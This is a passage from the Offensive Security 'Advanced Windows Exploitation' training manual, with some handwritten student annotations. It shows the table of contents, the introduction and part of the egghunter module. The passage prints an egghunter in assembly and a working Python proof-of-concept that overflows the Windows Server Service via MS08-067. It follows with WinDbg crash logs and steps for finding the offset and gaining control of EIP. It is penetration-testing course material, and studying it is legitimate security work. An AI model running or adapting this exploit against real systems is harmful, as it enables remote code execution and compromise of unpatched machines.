


# Offensive Security


---

## Advanced Windows Exploitation Techniques

---

v.1.1






## Contents

<b>Introduction.....</b>	<b>5</b>
<b>Module 0x01 Egghunters .....</b>	<b>6</b>
Lab Objectives.....	6
Overview .....	6
Exercise .....	8
MS08-067 Vulnerability .....	9
MS08-067 Case Study: crashing the service .....	9
MS08-067 Case Study: finding the right offset .....	12
Exercise .....	13
MS08-067 Case Study: from POC to Exploit.....	14
Controlling the Execution Flow.....	18
Exercise .....	26
Getting our Remote Shell .....	27
Exercise .....	30
Wrapping up .....	30
<b>Module 0x02 Bypassing NX .....</b>	<b>31</b>
Lab Objectives.....	31
A note from the authors .....	31
Overview .....	32
Hardware-enforcement and the NX bit .....	32
Hardware-enforced DEP bypassing theory PART I.....	33
Hardware-enforced DEP bypassing theory PART II.....	35
Hardware-enforced DEP on Windows 2003 Server SP2 .....	36
MS08-067 Case Study: Testing NX protection .....	37
Exercise .....	40
MS08-067 Case Study: Approaching the NX problem.....	41
MS08-067 Case Study: Memory Space Scanning.....	44
MS08-067 Case Study: Defeating NX .....	47
Exercise .....	50
MS08-067 Case Study: Returning into our Buffer .....	51
Exercise .....	63
Wrapping Up.....	63






<b>Module 0x03 Custom Shellcode Creation</b> .....	<b>64</b>
Lab Objectives .....	64
Overview .....	64
System Calls and "The Windows Problem" .....	65
Talking to the kernel .....	66
Finding kernel32.dll: PEB Method .....	67
Exercise .....	71
Resolving Symbols: Export Directory Table Method .....	72
Working with the Export Names Array .....	73
Computing Function Names Hashes .....	77
Fetching Function's VMA .....	79
Exercise .....	81
MessageBox Shellcode .....	82
Exercise .....	85
Position Independent Shellcode (PIC) .....	86
Exercise .....	89
Shellcode in a real exploit .....	90
Exercise .....	92
Wrapping Up .....	92
<b>Module 0x04 Venetian Shellcode</b> .....	<b>93</b>
Lab Objectives .....	93
Overview .....	93
The Unicode Problem .....	94
The Venetian Blinds Method .....	95
Exercise .....	96
DivX Player 6.6 Case Study: Crashing the application .....	97
Exercise .....	98
DivX Player 6.6 Case Study: Controlling The Execution Flow .....	99
Exercise .....	106
DivX Player 6.6 Case Study: The Unicode Payload Builder .....	107
DivX Player 6.6 Case Study: Getting our shell .....	110
Exercise .....	121



<b>Module 0x05 Function Pointer Overwrites .....</b>	<b>122</b>
Lab Objectives.....	122
Overview .....	122
Function Pointer Overwrites.....	122
IBM Lotus Domino Case Study: IMAP Cram-MD5 Buffer Overflow POC .....	125
Exercise .....	128
IBM Lotus Domino Case Study: from POC to exploit .....	129
Immunity Debugger's API .....	133
Exercise .....	137
Controlling Execution Flow .....	138
Exercise .....	141
Egghunting .....	141
Getting our Remote Shell .....	147
Exercise .....	151
Wrapping up .....	151
<b>Module 0x06 Heap Spraying.....</b>	<b>152</b>
Lab Objectives.....	152
Overview .....	152
JavaScript Heap Internals key points .....	153
Heap Spray: The Technique .....	156
Heap Spray Case Study: MS08-078 POC .....	161
Exercise .....	164
Heap Spray Case Study: Playing With Allocations.....	167
Exercise .....	175
Heap Spray Case Study: Mem-Graffiti Time .....	176
Exercise .....	185
Wrapping Up.....	185



## Introduction

Exploiting software vulnerabilities in order to gain code execution is probably the most powerful and direct attack vector available to a security professional. Nothing beats whipping out an exploit and getting an immediate shell on your target.

As the IT industry matures and security technologies advance, exploitation of modern popular software has become more difficult, and has definitely raised the bar for penetration testers and vulnerability researchers alike.

In this course we will examine five recent vulnerabilities in major software, which required extreme memory manipulation to exploit. We will dive deep into each scenario and gain a firm understanding of Advanced Windows Exploitation.

BlackHat Vegas





## Module 0x01 Egghunters

### Lab Objectives

- Understanding Egghunters
- Understanding and using Egghunters in limited space environments
- Exploiting MS08-067 vulnerability using an Egghunter

### Overview

An egghunter is a short piece of code which is safely able to search the Virtual Address Space for an egg, a short string signifying the beginning of a larger payload. The egghunter code will usually include an error handling mechanism for dealing with access to non-allocated memory ranges.

The following code is *Matt Millers* egghunter implementation<sup>1</sup>:

```
We use edx for the counter to scan the memory.

loop_inc_page:
    or dx, 0x0fff           : Go to last address in page n (this could also be used to
                           : XOR EDX and set the counter to 00000000)

loop_inc_one:
    inc edx                : Go to first address in page n+1

loop_check:
    push edx               : save edx which holds our current memory location
    push 0x2, pop eax      : initialize the call to NtAccessCheckAndAuditAlarm
    int 0x2e               : perform the system call
    cmp al,05              : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
    pop edx                : restore edx to check later the content of pointed address

loop_check_8_valid:
    je loop_inc_page       : if access violation encountered, go to next page

is_egg:
    mov eax, 0x57303054     : load egg (W00T in this example)
    mov edi, edx            : initializes pointer with current checked address
    scasd                  : Compare eax with doubleword at edi and set status flags
    jnz loop_inc_one       : No match, we will increase our memory counter by one
    scads                  : first part of the egg detected, check for the second part
    jnz loop_inc_one       : No match, we found just a location with half an egg


matched:
    jmp edi                : edi points to the first byte of our 3rd stage code, let's go!
```

[Matt Millers egghunter implementation] [http://www.hick.org/code/skape/shellcode/win32/egghunt\\_syscall.c](http://www.hick.org/code/skape/shellcode/win32/egghunt_syscall.c)

<sup>1</sup> "Safely Searching Process Virtual Address Space" (skape 2004) <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>




The following diagram depicts the functionality of Matt Millers' egghunter.



Take some time to examine the code and corresponding diagram to understand the egghunters method of operation. This will become clearer once we see the egghunter in action.

*Two Stage Shellcode*

- ① small space. searches for Egg. Jmp to Egg
- ② Larger segment. has esp → shellcode




1) good egg hunter is  
 ① Robust

② Fast  
 Rel. stable?


**Exercise**

1) Get familiar with an Egghunter. Open Egghunter.exe in Ollydbg and pass it the "test" parameter as shown below.

They like WootWoot Egghunter  
 use two DWORDs as Egg



2) follow the execution of the egghunter, which is located at 00401030 (place a breakpoint there) by pressing F8.







## MS08-067 Vulnerability

The Vulnerability reported in the *MS08-067* bulletin affected the Server Service on Windows systems allowing attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization<sup>2</sup>.

This vulnerability was exploited in the wild by the Gimmiv.A worm, which propagated automatically through networks, compromising machines, finding cached passwords in a number of locations and then sending them off to a remote server.

## MS08-067 Case Study: crashing the service

Now that we have the basic concept egghunters, let's analyze the following POC<sup>3</sup>:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****"
print "*****      MS08-67 Win2k3 SP2      *****"
print "*****      offensive-security.com    *****"
print "*****      ryujin&muts --- 11/30/2008 *****"
print "*****"

try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
```

<sup>2</sup><http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>

DATE  
10/15

<http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx>

<sup>3</sup>To run the stub exploit you will need to download and install the impacket python module from

<http://oss.coresecurity.com/projects/impacket.html>



```

stub= '\x01\x00\x00\x00' # Reference ID
stub+= '\x10\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x10\x00\x00\x00' # Actual count
stub+= '\xCC'*28 # Server Unc
stub+= '\x00\x00\x00\x00' # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x2f\x00\x00\x00' # Actual Count

stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+= '\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+= '\x41'*74 # STUB OVERWRITE

stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00' # Padding
stub+= '\x02\x00\x00\x00' # Max Buf
stub+= '\x02\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x02\x00\x00\x00' # Actual Count
stub+= '\x5c\x00\x00\x00' # Prefix
stub+= '\x01\x00\x00\x00' # Pointer to pathtype
stub+= '\x01\x00\x00\x00' # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation

```

MS08067\_0x1.py Source Code

In the above POC you should focus your attention on the following points:

- **stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'** - this is the evil path which triggers the overflow;
- **stub+= '\x41'\*74** - this string will overwrite the return address.

Now, let's fire Windbg, attach the *svchost.exe* process responsible for the *Server Service* and analyze the crash. Note: You can choose the right *svchost.exe* process to attach by opening the sub-tree of each *svchost* process in Windbg Attach Window and searching for *Server service*. If you can't see it, "*Process Explorer*"<sup>4</sup> from *Sysinternals* can help you find the right *PID*.

<sup>4</sup><http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>





```

root@bt # ./MS08067_0x1.py 172.16.30.2
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com  *****
*****      ryujin@muts --- 11/30/2008 *****
*****
Firing payload...

(3c0.714): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41414141 esp=00f7f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??                ???

MS08067_0x1.py WinDbg Session

```

The *Server Service* crashed, a function return address has been overwritten and we can control execution flow (EIP can be controlled by our evil string).

```

Disassembly
Offset: @$scopeip
-----
No prior disassembly possible
41414141 ??                ???
41414142 ??                ???
41414143 ??                ???
41414144 ??                ???
41414145 ??                ???
41414146 ??                ???
41414147 ??                ???
41414148 ??                ???
41414149 ??                ???
4141414a ??                ???
4141414b ??                ???
4141414c ??                ???
4141414d ??                ???
4141414e ??                ???
4141414f ??                ???

```

Figure 1: Return address completely overwritten by evil buffer



## MS08-067 Case Study: finding the right offset

We now must find the exact offset needed to control *EIP*. We will use the *pattern\_create* tool from Metasploit to create a unique string that will help us to identify the offset:

```
root@bt # /root/framework-3.2/tools/pattern_create.rb 74
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac

[...]
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac'
[...]
```

*Finding the right offset replacing part of the buffer with a pattern string*

We replace the "A" string with the above pattern to obtain our new *POC* in which we changed only the part of the buffer overwriting the return address. Running the new *POC* we discover that the offset is 18 Bytes:

```
root@bt # ./MS08067_0x2.py 172.16.30.2
*****
*****      MS08-67 Win2k3 SP2      *****
*****      offensive-security.com  *****
*****      ryujin&muts --- 11/30/2008 *****
*****
Firing payload...

(ld0.39c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61413761 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41366141 esp=00f7f47c ebp=35614134 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41366141 ??                ???
```

```
root@bt # /root/framework-3.2/tools/pattern_offset.rb 41366141
18
```

*Offset Discovered*

*ecx should write to*  
*we can write ebp*  
*asm shell*



Registers	
Customize...	
Reg	Value
fs	3b
edi	f7f464
esi	f7f4b6
ebx	f7005c
edx	f7f508
ecx	f7f4b2
eax	61413761
ebp	35614134
eip	41366141
efl	10246
esp	f7f47c
gs	0
es	23
ds	23
cs	1b

Figure 2: Unique pattern overwrites return address with value 0x41366141

## Exercise

- 1) Repeat the required steps in order to obtain the offset needed to overwrite the return address.



## MS08-067 Case Study: from POC to Exploit

After changing the buffer in the previous POC with the following and crashing the *Server Service* once again...

```
stub+='\x41'*18 + '\x42'*4 + '\x43'*44 + '\x44'*4 + '\x45'*4 # 74 Bytes
```

*Confirming offset to overwrite EIP*

we come to the following conclusions:


- An 18 byte offset is needed to control EIP (EIP=42424242 as expected);

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	130f464
esi	130f4b6
ebx	130005c
edx	130f508
ecx	130f4b2
eax	43434343
ebp	41414141
eip	42424242
cs	1b
efl	10246
esp	130f47c

Figure 3: EDX points to part of the controlled buffer

- More than one register points to a part of the controlled buffer;
- The evil buffer is, for some reason, doubled on the stack and, moreover, the 4 bytes pointed by EDX (0x013f508 and the following 4 bytes) are a copy of the last 8 bytes in our 74 bytes buffer;






```

Memory
Virtual: 0x'130f4c0 Display format: ASCII Previous
Next
0130f3cd . . . . . |
0130f3e8 . . . . .
0130f403 . . . . .
0130f41e . . . . .
0130f439 . . . . . 1 0
0130f454 | . . . . . 0 A A A A A A A A
0130f46f A A A A A A A A B B B B C C C C C C C C C C C C C C
0130f48a C C C C C C C C C C C C C C C C C C C C C C C C C C
0130f4a5 C C C D D D D E E E E E A A A A A A A A A A A A A A
0130f4c0 A A A A A A A A A A A A A A B B B B C C C C C C C C
0130f4db C C C C C C C C C C C C C C C C C C C C C C C C C C
0130f4f6 C C C C C C C C C C C C C C C C C C C C C C C C C C
0130f511
  
```

Figure 4: Evil buffer doubled on the stack

- We don't have enough space to store shellcode in a memory area pointed by any of the registers. If we use a `JMP EDX` instruction as a return address, the memory space between the address overwriting EIP (0x42424242 at 0x130f4ce) and the "landing zone" address (0x44444444 at 0x130f508), is enough to store an egghunter (58 Bytes).



```

Memory
Virtual: 0130f4ce EIP Display format: Pointer and Previous
Next
0130f4ce 42424242
0130f4d2 43434343
0130f4d6 43434343
0130f4da 43434343
0130f4de 43434343
0130f4e2 43434343
0130f4e6 43434343
0130f4ea 43434343
0130f4ee 43434343
0130f4f2 43434343
0130f4f6 43434343
0130f4fa 43434343
0130f4fe 44444444
0130f502 45454545
0130f506 44440000
0130f50a 45454444
0130f50e 00004545 <Unloaded T.DLL>+0x4544
0130f512 00000000
0130f516 00000000
0130f51a 00000000
  
```

Figure 5: Owned return address on the stack




Figure 6: Memory space between return address and the “landing zone”

At the beginning of the buffer we stored a 28 byte 0xCC string inside the "Server UNC" packet field. The Server UNC field was tested as a candidate to store our shellcode<sup>5</sup>. Try thinking about the following scenario:

1. We store the egghunter just after our RET;
2. We exploit the EDX register to jump to the end of the controlled buffer; ✓
3. We short jmp back to the beginning of the egghunter to execute it; ✗
4. The egghunter searches for the real shellcode, jumps into it and executes it.

